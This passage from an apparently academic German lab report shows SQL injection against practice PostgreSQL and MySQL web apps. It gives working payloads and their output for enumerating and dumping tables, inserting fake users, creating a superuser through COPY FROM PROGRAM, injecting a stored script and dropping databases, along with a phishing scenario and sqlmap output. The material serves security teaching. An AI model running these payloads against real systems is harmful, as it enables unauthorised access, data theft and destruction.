4. Datenbankserver verändern: neuen User anlegen für weitere Angriffe
5. Einschleusen von Code: ein Skript wird in die Tabelle *Mitarbeiter* eingefügt, das auf eine vom Angreifer kontrollierte Seite weiterleitet (z.B. um dort weitere Daten abzugreifen).

4.1.3 Beispiel 1: Sammeln relevanter Daten zur verfügbaren Mitarbeiter-Tabelle

Mit `SELECT version();` – kann man die DBMS-Version auslesen:

Mitarbeiter

Suchen

Current Time: 02/02/2024 20:10:34

id	Anrede	Vorname	Nachname	Emailadresse	Telefonnummer	Berufsbezeichnung	Abteilungsid
PostgreSQL 12.17 (Debian 12.17-1.pgdg120+1) on x86_64-pc-linux-gnu, compiled by gcc (Debian 12.2.0-14) 12.2.0, 64-bit							

Abbildung 54 PostgreSQL: DB version

Mit `ORDER BY 1;--`, `ORDER BY 2;--`, `ORDER BY 3;--` usw. wurde herausgefunden, dass die Query auf 8 Spalten zugreift (genauso viele wie in der Anwendung angezeigt werden), da bei `ORDER BY 9;--` ein Error angezeigt wird, mit der Query auf mehr Spalten versucht wird zuzugreifen, als Spalten vorhanden sind.

Mitarbeiter

Suchen

Current Time: 03/02/2024 19:16:03

id	Anrede	Vorname	Nachname	Emailadresse	Telefonnummer	Berufsbezeichnung	Abteilungsid
845111		test	test	test	test	test	573
845711	Frau	Sarah	Maligranda	Sarah.Maligranda@datenbank.de	407855315	Client Success Manager	574

Abbildung 55 PostgreSQL: Spaltenanzahl

Mit der Query

`Bolz' UNION SELECT 'a', NULL, NULL, NULL, NULL, NULL, NULL, NULL;--`

kann man herausfinden, welche Spalten Strings enthalten. Bei Prüfung der ersten Spalte wird ein Error ausgegeben, mit dem Hinweis, dass die Eingabe einen Integer-Wert erfordert.

sqlalchemy.exc.DataError

```
sqlalchemy.exc.DataError: (psycopg2.errors.InvalidTextRepresentation) invalid input syntax for type integer: "a"  
LINE 1: ...beiter WHERE m_nachname LIKE '%Bolz' UNION SELECT 'a', NULL,...
```

Abbildung 56 PostgreSQL: Error Stringdaten herausfinden

Bei Prüfung der zweiten Spalte sieht man, dass die Spalte String-Werte beinhaltet, da das 'a' in der Tabelle ausgegeben wird. Nach demselben Schema kann man die anderen Spalten prüfen: `Bolz' UNION SELECT NULL, 'a', NULL, NULL, NULL, NULL, NULL, NULL;`

Mitarbeiter

Current Time: 03/02/2024 19:26:51

id	Anrede	Vorname	Nachname	Emailadresse	Telefonnummer	Berufsbezeichnung	Abteilungsid
845715	Frau	Monique	Bolz	Monique.Bolz@datenbank.de	407855318	Sales Manager	573
None	a	None	None	None	None	None	None

Abbildung 57 PostgreSQL: Stringdaten möglich in Spalte 2

4.1.4 Beispiel 2: Ausspähen von relevanter Daten aus anderen Tabellen

Die Anzeige der vorhandenen Datenbanken erfolgte mit: `' ; SELECT datname FROM pg_database; --`

Mitarbeiter

Current Time: 03/02/2024 15:26:47

id	Anrede	Vorname	Nachname	Emailadresse	Telefonnummer	Berufsbezeichnung	Abteilungsid
postgres							
kemper							
template1							
template0							
db_apl							

Abbildung 58 PostgreSQL: vorhandene Datenbanken

Anzeige der Tabellennamen und der dazugehörigen Spalten: `' ; SELECT table_name,`

column_name FROM information_schema.columns WHERE table_name in (SELECT tablename FROM pg_tables WHERE schemaname = 'public') order by 1;--

Mitarbeiter

Suchen

Current Time: 03/02/2024 15:31:22

id	Anrede	Vorname	Nachname	Emailadresse	Telefonnummer	Berufsbezeichnung	Abteilungsid
abteilung	abteilungsname						

Abbildung 59 PostgreSQL: Tabellennamen und Spalten in DB

Beispielhaft werden hier die Spalten zu *Geschäftskunden* und *Users* angezeigt, weil diese für das weitere Vorgehen des Hackers relevant sind.

geschäftskunden	land
geschäftskunden	plz
geschäftskunden	hausnr
geschäftskunden	straße
geschäftskunden	k_status
geschäftskunden	firmenteil
geschäftskunden	webseite
geschäftskunden	marktsegment_id
geschäftskunden	id
geschäftskunden	kohorte
geschäftskunden	stadt

Abbildung 60 PostgreSQL: Tabellennamen und Spalten in DB 2

users	funktion
users	telefonnummer
users	email_adresse
users	nachname
users	vorname
users	anrede
users	kunden_id
users	id

Abbildung 61 PostgreSQL: Tabellennamen und Spalten in DB 3

Anzeige der Inhalte der Spalten *id* und *Firmenteil*:

```
Bolz' AND 1=0 UNION SELECT id, firmenteil, NULL, NULL, NULL, NULL,
NULL, NULL FROM geschäftskunden;--
```


Mitarbeiter

Bolz' AND 1=0 UNION SELECT id, firmenbezeichnung, NULL, NULL, NULL, NULL, NULL, NULL FROM geschäftskunden;--

Suchen

Current Time: 03/02/2024 15:45:39

id	Anrede	Vorname	Nachname	Emailadresse	Telefonnummer	Berufsbezeichnung	Abteilungsid
12	flaschenpost SE	None	None	None	None	None	None
16	BRACK.CH AG	None	None	None	None	None	None
9	notebooksbilliger.de AG	None	None	None	None	None	None
10	Flaconi GmbH	None	None	None	None	None	None
14	MÜNZE Österreich Aktiengesellschaft	None	None	None	None	None	None
13	Lemon Technologies GmbH	None	None	None	None	None	None
11	home24 SE	None	None	None	None	None	None
15	Zur Rose Suisse AG	None	None	None	None	None	None

Abbildung 62 PostgreSQL: Anzeigen von Inhalten anderer Tabellen

Der Hacker kann sich nun eine Firma raussuchen, für die er sich in der Users-Tabelle einen User anlegen möchte.

Er wählt home24 SE mit der id=11

4.1.5 Beispiel 3: Verändern von Daten

Die User-Tabelle sieht vor Anlegen des Users folgendermaßen aus:

Bolz' AND 1=0 UNION SELECT id, anrede, vorname, nachname, email_adresse, telefonnummer, funktion, kunden_id FROM users;--

Mitarbeiter

Bolz' AND 1=0 UNION SELECT id, anrede, vorname, nachname, email_adresse, telefonnummer, funktion, kunden_id FROM users;--

Suchen

Current Time: 03/02/2024 15:58:38

id	Anrede	Vorname	Nachname	Emailadresse	Telefonnummer	Berufsbezeichnung	Abteilungsid
1	Frau	Claudia	Lankes	c-1937@bestmail.none	02302/66616282	User	11
5	Herr	Folko	Röttger	folko_roettger@quickmail.none	02663/60829721	Main User	16
9	Frau	Kiara	Scheithauer	kiara_35@validmail.none	06761/32674625	Main User	15
4	Herr	Heinzpeter	Lüdemann	heinzpeter_60@trashmail.none	05142/7408163	User	10
10	k.A.	Rudolfina	Gauss	r-gauss@company.none	04834/18414820	Decision Maker	13
2	Herr	Hoimar	Grotz	hoimar1979@kitty.none	07673/94418582	Main User	11
3	k.A.	Hildeburg	Haist	hildeburg.1965@company.none	02637/19464364	Decision Maker	9
11	Herr	Meinfried	Steidle	meinfried_76@quickmail.none	02161/82742864	Main User	16
7	Herr	Samuel	Hösl	samuel_hoesl@retromail.none	05753/16920103	Decision Maker	13
12	Herr	Eric	Decker	eric.decker@spam-mail.none	08458/75690030	User	14

Abbildung 63 PostgreSQL: User-Tabelle vorher

Anlegen eines neuen Users in der User-Tabelle: **Bolz'**; INSERT INTO users (id, anrede, vorname, nachname, email_adresse, telefonnummer, funktion, kunden_id) VALUES ('13', 'Herr', 'Hans', 'Hecker', 'hans.hecker@home22.com' , '02161/43342334', 'Main User', '11'); --

Hier gibt die Anwendung einen Error zurück. Beim nochmaligen Aufrufen der Users-Tabelle sieht man, dass der Datensatz angelegt wurde.

Mitarbeiter

Bolz' AND 1=0 UNION SELECT id, anrede, vorname, nachname, email_adresse, telefonnummer, funktion, kunden_id FROM users;--

Suchen

Current Time: 03/02/2024 16:17:22

id	Anrede	Vorname	Nachname	Emailadresse	Telefonnummer	Berufsbezeichnung	Abteilungsid
1	Frau	Claudia	Lankes	c-1937@bestmail.none	02302/66616282	User	11
13	Herr	Hans	Hecker	hans.hecker@home22.com	02161/43342334	Main User	11
5	Herr	Folko	Röttger	folko_roettger@quickmail.none	02663/60829721	Main User	16
9	Frau	Kiara	Scheithauer	kiara_35@validmail.none	06761/32674625	Main User	15
4	Herr	Heinzpeter	Lüdemann	heinzpeter_60@trashmail.none	05142/7408163	User	10
10	k.A.	Rudolfina	Gauss	r-gauss@company.none	04834/18414820	Decision Maker	13
2	Herr	Hoimar	Grotz	hoimar1979@kitty.none	07673/94418582	Main User	11
3	k.A.	Hildeburg	Haist	hildeburg.1965@company.none	02637/19464364	Decision Maker	9
11	Herr	Meinfried	Steidle	meinfried_76@quickmail.none	02161/82742864	Main User	16
7	Herr	Samuel	Hösl	samuel_hoesl@retromail.none	05753/16920103	Decision Maker	13
12	Herr	Eric	Decker	eric.decker@spam-mail.none	08458/75690030	User	14

Abbildung 64 PostgreSQL: neuer Eintrag User-Tabelle

Der Hacker kann nun die Ferienzeit abwarten. Er schickt dann Nachrichten an alle Client Success-Manager (aus der Tabelle Mitarbeiter), um zu sehen, wer arbeitet und wer Urlaub hat. Er schreibt dann als Hans Hecker an einen verfügbaren Mitarbeiter, gibt vor, regulär von einem Kollegen, der sich gerade in Urlaub befindet, betreut zu werden und bittet ihn - in Vertretung - mit der in der DB hinterlegten Mailadresse einen Zugang zum Technischen Support anzulegen. Über diesen kann der Angreifer versuchen einen Zugang zur emarsys-Versende-Plattform von home24 zu erhalten.

4.1.6 Beispiel 4: Datenbank-Server verändern

Mit ' UNION SELECT NULL, current_user, NULL, NULL, NULL, NULL, NULL, NULL;-- kann man sich den aktuellen Datenbank-User anzeigen lassen:

Mitarbeiter

`' UNION SELECT NULL, current_user, NULL, NULL, NULL, NULL, NULL, NULL;--` Suchen

Current Time: 03/02/2024 17:55:52

id	Anrede	Vorname	Nachname	Emailadresse	Telefonnummer	Berufsbezeichnung	Abteilungsid
845717	Herr	Alfred	Ovens	Alfred.Ovens@datenbank.de	407855320	Client Success Manager	574
845715	Frau	Monique	Bolz	Monique.Bolz@datenbank.de	407855318	Sales Manager	573
845711	Frau	Sarah	Maligranda	Sarah.Maligranda@datenbank.de	407855315	Client Success Manager	574
845720	Frau	Ute	Schinke	Ute.Schinke@datenbank.de	407855323	Client Success Manager	574
845721	Frau	Marita	Schönborn	Marita.Schönborn@datenbank.de	407855324	Sales Manager	573
845722	Herr	Harry	Koller	Harry.Koller@datenbank.de	407855325	Support-Mitarbeiter	577
845719	Herr	Edgar	Teipel	Edgar.Teipel@datenbank.de	407855322	Geschäftsführer	576
None	postgres	None	None	None	None	None	None

Abbildung 65 PostgreSQL: aktueller User

Mit `' ; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c "CREATE USER Angreifer WITH SUPERUSER"; SELECT * FROM tmp; --` wird ein neuer User "Angreifer" angelegt.

Mitarbeiter

`' ; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c` Suchen

Current Time: 03/02/2024 18:05:22

id	Anrede	Vorname	Nachname	Emailadresse	Telefonnummer	Berufsbezeichnung	Abteilungsid
CREATE ROLE							

Abbildung 66 PostgreSQL: neuen User anlegen

Ein Login wurde mit `' ; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c "ALTER ROLE Angreifer WITH LOGIN"; SELECT * FROM tmp; --` angelegt.

Mitarbeiter

`' ; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c` Suchen

Current Time: 03/02/2024 18:07:03

id	Anrede	Vorname	Nachname	Emailadresse	Telefonnummer	Berufsbezeichnung	Abteilungsid
ALTER ROLE							

Abbildung 67 PostgreSQL: Login zugewiesen

Und mit `' ; DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c "ALTER ROLE Angreifer WITH PASSWORD 'pass'";`

`SELECT * FROM tmp;--` wurde ein Passwort vergeben.

Mitarbeiter

`;` DROP TABLE IF EXISTS tmp; CREATE TABLE tmp(filename text); COPY tmp FROM PROGRAM 'psql -c'

Current Time: 03/02/2024 18:07:03

id	Anrede	Vorname	Nachname	Emailadresse	Telefonnummer	Berufsbezeichnung	Abteilungsid
ALTER ROLE							

Abbildung 68 PostgreSQL: Passwort vergeben

Der Superuser existiert nun, wie man im Adminer einsehen kann:

SQL command

```
SELECT username, usesuper FROM pg_user
```

username	usesuper
postgres	t
angreifer	t

2 rows (0.002 s) [Edit](#), [Explain](#), [Export](#)

Abbildung 69 PostgreSQL: Superuser in Adminer

Somit kann sich der Angreifer von nun an mit seinem eigenen Usernamen und Passwort anmelden.

4.1.7 Beispiel 5: Einschleusen von Code

Mit folgender Query

```
'; INSERT INTO mitarbeiter VALUES (845111, '<script>window.open("https://it-forensik.fiw.hs-wismar.de/");</script>', 'test', 'test', 'test', 'test', 'test', 573); --
```

wurde ein Skript in die Tabelle *Mitarbeiter* eingefügt.

Danach wird ein ResourceClosedError angezeigt. Beim nochmaligen Öffnen des Menüs "Mitarbeiter" wird ein weiteres Tab mit dem Forensik-Wiki geöffnet. In dem erwähnten Szenario könnte das neue Tab auf eine vom Angreifer kontrollierte Webseite weiterleiten, die ein Firmen-Login vorgibt und die Mitarbeiter dazu bringen soll, Firmen-Username und Passwort einzugeben.

Nachfolgend der Screenshot aus Adminer:

SELECT * FROM "mitarbeiter" LIMIT 50 (0.001 s) Edit

<input type="checkbox"/> Modify	id	m_anrede	m_vorname	m_nachname	m_
<input type="checkbox"/> edit	845711	Frau	Sarah	Malignanda	Sarah.Mal
<input type="checkbox"/> edit	845715	Frau	Monique	Bolz	Monique.E
<input type="checkbox"/> edit	845716	Herr	Lennard	Nerz	Lennard.N
<input type="checkbox"/> edit	845717	Herr	Alfred	Ovens	Alfred.Ove
<input type="checkbox"/> edit	845718	Frau	Martha	Dehne	Martha.De
<input type="checkbox"/> edit	845719	Herr	Edgar	Teipel	Edgar.Teip
<input type="checkbox"/> edit	845720	Frau	Ute	Schinke	Ute.Schinl
<input type="checkbox"/> edit	845721	Frau	Marita	Schönborn	Marita.Sch
<input type="checkbox"/> edit	845722	Herr	Harry	Koller	Harry.Koll
<input type="checkbox"/> edit	845723	Herr	Ottfried	Lawrentz	Ottfried.La
<input type="checkbox"/> edit	845724	Frau	Lotte	Wittler	Lotte.Witt
<input type="checkbox"/> edit	845725	Frau	Martina	Nagel	Martina.Ni
<input type="checkbox"/> edit	845111	<script>window.open("https://it-forensik.fiw.hs-wismar.de/");</script>	test	test	test


Abbildung 70 PostgreSQL: Skript eingefügt

4.2 MySQL

4.2.1 Ausspähen von Daten über MySQL via HenseVM

Das Ausspähen von Daten erfolgt über die Abfrage der Datenbank

Mit dem Befehl `UNION SELECT schema_name,0,0,0 FROM information_schema.schemata` muss sich die Datenbanken anzuzeigen.




ProductID	ProductDescription	Price	category
information_schema	0	0	0
Datenbanken	0	0	0
besucher	0	0	0
buch	0	0	0
config	0	0	0
hack	0	0	0
kemper	0	0	0
mysql	0	0	0
performance_schema	0	0	0

Abbildung 71 MySQL: Anzeige der vorhandenen Datenbanken

Dann schaut man sich die vorhandenen Datenbanken an und kann mit den Befehl:

`UNION SELECT table_schmea,table_name,0,0 FROM information_schema.tables WHERE table_schema = 'Datenbanken'`



ProductID	ProductDescription	Price	category
Datenbanken	abteilung	0	0
Datenbanken	arbeitet_an	0	0
Datenbanken	befindet_sich_in	0	0
Datenbanken	betreut	0	0
Datenbanken	gesch•ftskunden	0	0
Datenbanken	hat_im_portfolio	0	0
Datenbanken	marktsegment	0	0
Datenbanken	mitarbeiter	0	0
Datenbanken	standorte	0	0
Datenbanken	users	0	0
Datenbanken	vertr•ge	0	0

Abbildung 72 MySQL: Anzeige der Datenbank "Datenbanken"

Man kann sich auch mehr anzeigen lassen:

SQL: SELECT * FROM products WHERE price < 0 union SELECT table_schema,table_name,column_name,0 FROM information_schema.columns WHERE table_schema = 'Datenbanken'

ProductID	ProductDescription	Price	category
Datenbanken	abteilung	Abt_ID	0
Datenbanken	abteilung	Abteilungsname	0
Datenbanken	arbeitet_an	Mitarbeiter_ID	0
Datenbanken	arbeitet_an	Standort_ID	0
Datenbanken	befindet_sich_in	Standort_ID	0
Datenbanken	befindet_sich_in	Abt_ID	0
Datenbanken	betreut	Mitarbeiter_ID	0
Datenbanken	betreut	User_ID	0
Datenbanken	geschloetskunden	Kunden_ID	0
Datenbanken	geschloetskunden	Firmenbezeichnung	0
Datenbanken	geschloetskunden	K_Status	0
Datenbanken	geschloetskunden	Postleitzahl	0
Datenbanken	geschloetskunden	Stadt	0
Datenbanken	geschloetskunden	Kohorte	0
Datenbanken	geschloetskunden	Webseite	0
Datenbanken	geschloetskunden	Strasse	0
Datenbanken	geschloetskunden	Hausnummer	0
Datenbanken	geschloetskunden	Land	0
Datenbanken	geschloetskunden	Marktsegment_ID	0
Datenbanken	hat_im_portfolio	Mitarbeiter_ID	0
Datenbanken	hat_im_portfolio	Kunden_ID	0
Datenbanken	marktsegment	Marktsegment_ID	0
Datenbanken	marktsegment	Marktsegment_Bezeichnung	0
Datenbanken	mitarbeiter	Mitarbeiter_ID	0
Datenbanken	mitarbeiter	M_Anrede	0
Datenbanken	mitarbeiter	M_Vorname	0
Datenbanken	mitarbeiter	M_Nachname	0
Datenbanken	mitarbeiter	M_Telefonnummer	0

Abbildung 73 MySQL: Anzeige aller Tabellen und Informationen von der Datenbank "Datenbanken"

Mithilfe der Datenbankstruktur öffnen die Inhalte des gesamten DBMS, für die der Datenbank Benutzer Leserechte besitzt.

SQL: SELECT * FROM products WHERE price < 0 union SELECT M_Anrede,M_Vorname,M_Nachname,M_Telefonnummer FROM Datenbanken.mitarbeiter

ProductID	ProductDescription	Price	category
Frau	Sarah	Malignanda	0911/3845 784
Frau	Monique	Bolz	0911/3845 785
Herr	Lennard	Nerz	0911 /3845 786
Herr	Alfred	Ovens	0911 /3845 787
Frau	Martha	Dehne	0211/3783 529
Herr	Edgar	Teipel	0211/3783 530
Frau	Ute	Schinke	0211/3783 531
Frau	Marita	Schornborn	0211/3783 532
Herr	Harry	Koller	0211/3783 533
Herr	Ottfried	Lawrentz	040/2478 4358
Frau	Lotte	Wittler	040/2478 4359
Frau	Martina	Nagel	040/2478 4360
Frau	Nicola	Dressler	0761/085378
Frau	Annika	Ambrosius	0761/085379
Frau	Janina	Dold	2951/58374
Herr	Maximilian	Wessel	2951/58375
Herr	Bruno	Nageismann	2951/58376

Abbildung 74 MySQL: Auszug von Inhalt einer Tabelle

Daraus kann man die Telefonnummer der Mitarbeiter sehen.

Genauso kann man sich auch die E-Mail-Adressen der Mitarbeiter anzeigen.

SQL: select if(count(1)>0,'richtig','falsch') as Ergebnis from cmsusers WHERE user='foo' AND password='1' OR 1=1; INSERT INTO 'good'.user' ('id')VALUES ('1'); --; bool(true)

www.victim.com/integer_products.php?val=0 union SELECT M_Anrede,M_Vorname,M_Nachname,M_Emailadresse FROM Datenbanken.mitarbeiter

SQL-Hacking Beispielscript PRODUCTS

SQL: SELECT * FROM products WHERE price < 0 union SELECT M_Anrede,M_Vorname,M_Nachname,M_Emailadresse FROM Datenbanken.mitarbeiter

ProductID	ProductDescription	Price	category
Frau	Sarah	Maligranda	Sarah.Maligranda@datenbank.de
Frau	Monique	Bolz	Monique.Bolz@datenbank.de
Herr	Lennard	Nerz	Lennard.Nerz@datenbank.de
Herr	Alfred	Ovens	Alfred.Ovens@datenbank.de
Frau	Martha	Dehne	Martha.Dehne@datenbank.de
Herr	Edgar	Teipel	Edgar.Teipel@datenbank.de
Frau	Ute	Schinke	Ute.Schinke@datenbank.de
Frau	Marita	Schoenborn	Marita.Schoenborn@datenbank.de
Herr	Harry	Koller	Harry.Koller@datenbank.de
Herr	Ottfried	Lawrentz	Ottfried.Lawrentz@datenbank.de
Frau	Lotte	Wittler	Lotte.Wittler@datenbank.de
Frau	Martina	Nagel	Martina.Nagel@datenbank.de
Frau	Nicola	Dressler	Nicola.Dressler@datenbank.de
Frau	Annika	Ambrosius	Annika.Ambrosius@datenbank.de
Frau	Janina	Dold	Janina.Dold@datenbank.de
Herr	Maximilian	Wessel	Maximilian.Wessel@datenbank.de
Herr	Bruno	Nagelsmann	Bruno.Nagelsmann@datenbank.de

Abbildung 75 MySQL: Ausspähen der Mitarbeiter E-Mail-Adressen

Mit den Daten der Mitarbeiter kann man auch gezielte Phishingmails erstellen und damit auch über andere Angriffe der Website bzw. dem dahinter liegende Unternehmen schaden.

4.2.2 Veränderungen von Daten

Über den Befehl wie schon in der Allgemeinen Datenbank angegeben wird auch in der eigenen Datenbank eine Datenbank namens "Good" erstellt sowie die darunter liegenden Tabellen sowie Tabelleneinträge



Abbildung 76 MySQL: Erstellung einer Datenbank




Abbildung 77 MySQL: Erstellung der darunter liegenden Tabelle




Abbildung 78 MySQL: Tabelleneintrag




Abbildung 79 MySQL: Tabelle anzeigen

Genauso wie das Erstellen der Datenbank, Tabelle und den Daten möglich ist, so ist auch das Löschen der Datenbank mit den Befehl:

1' OR 1=1; DROP TABLE 'Good','id'; DROP DATABASE 'Good'; –
möglich




Abbildung 80 MySQL: Löschung der Datenbank

4.2.3 Datenbank-Server verändern

Da der lange Befehl für die Erstellung eines Benutzers hier nicht nochmal erwähnt wird, wird jedoch per Screenshot gezeigt.

Der neue Benutzer wird den Namen "Hacker" haben:




Abbildung 81 MySQL: Befehl User erstellen

Anlegen eines neuen Benutzers namens "Hacker" mit den dazugehörigen kompletten Rechten wie es ein Root Benutzer auch hätte

Version MySQL: **5.5.60-log** mit PHP-Erweiterung **MySQLi**

Angemeldet als: **hacker@172.17.0.1**

Abbildung 82 MySQL: Einloggen via Adminer mit dem Benutzer "Hacker"

Gleichzeitig wird mit dem Befehl `1'; DELETE FROM `mysql`.`user` WHERE `User` = 'hacker'; FLUSH PRIVILEGES;` der Benutzer hacker wieder gelöscht.



Abbildung 83 MySQL: Löschen des Benutzers Hacker

Access denied for user 'hacker'@'172.17.0.1' (using password: YES)

Logoutdaten

Abbildung 84 MySQL: Anmeldung über Adminer funktioniert mit dem Benutzernamen hacker nicht mehr

4.2.4 Einschleusung von Veränderungen / Script

Das Einschleusen des Scripts ist somit auch möglich, jedoch muss das über den Filesystemzugriff erfolgen.




Abbildung 85 MySQL: Fremdcode einbringen



Abbildung 86 MySQL: Ausführung des Script zur Erstellung einer neuen Abteilung




Abbildung 87 MySQL: Erstellung der Abteilung "Presse"

4.2.5 Erkennung von Veränderungen und Zugriffen auf die Datenbanksysteme

Mit dem Zugriff über MySQL via SQL Maps kann man Datenbankveränderungen bzw. auch Datenbankabfrage registrieren.

```
root@debian:~# sqlmap -u http://www.victim.com/test_sql_mysql.php?n=Abteilung --banner
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting at 15:17:19
[15:17:20] [INFO] resuming back-end DBMS 'mysql'
[15:17:20] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
+-----+
Parameter: n (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: n=Sokrates' AND 4571=4571 AND 'QwMp'='QwMp
Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: n=Sokrates' AND ROW(6452,4304)>(SELECT COUNT(*) .CONCAT(0x717a6b71,(SELECT (ELT(6452=6452,1))) ,0x716b766271,FLOOR(RAND(0)*2))x FROM (SELECT 4069 UNION SELECT 1201 UNION SELECT 1515 UNION SELECT 5617)a GROUP BY x) AND 'Uwvn'='Uwvn
Type: AND/OR time-based blind
Title: MySQL >= 5.0.12 AND time-based blind
Payload: n=Sokrates' AND SLEEP(5) AND 'WsyX'='WsyX
Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: n=Sokrates' UNION ALL SELECT NULL,NULL,CONCAT(0x717a6b71,0x4169466c78444694a6453776d506f4e664a4e7655634b64c64797769474a68767474464b76754e,0x716b766271),NULL-- pHK
+-----+
[15:17:20] [INFO] the back-end DBMS is MySQL
[15:17:20] [INFO] detecting OS
web server operating system: Linux Debian
web application technology: Apache 2.4.25
back-end DBMS: MySQL >= 4.1
banner: 5.5.60-log
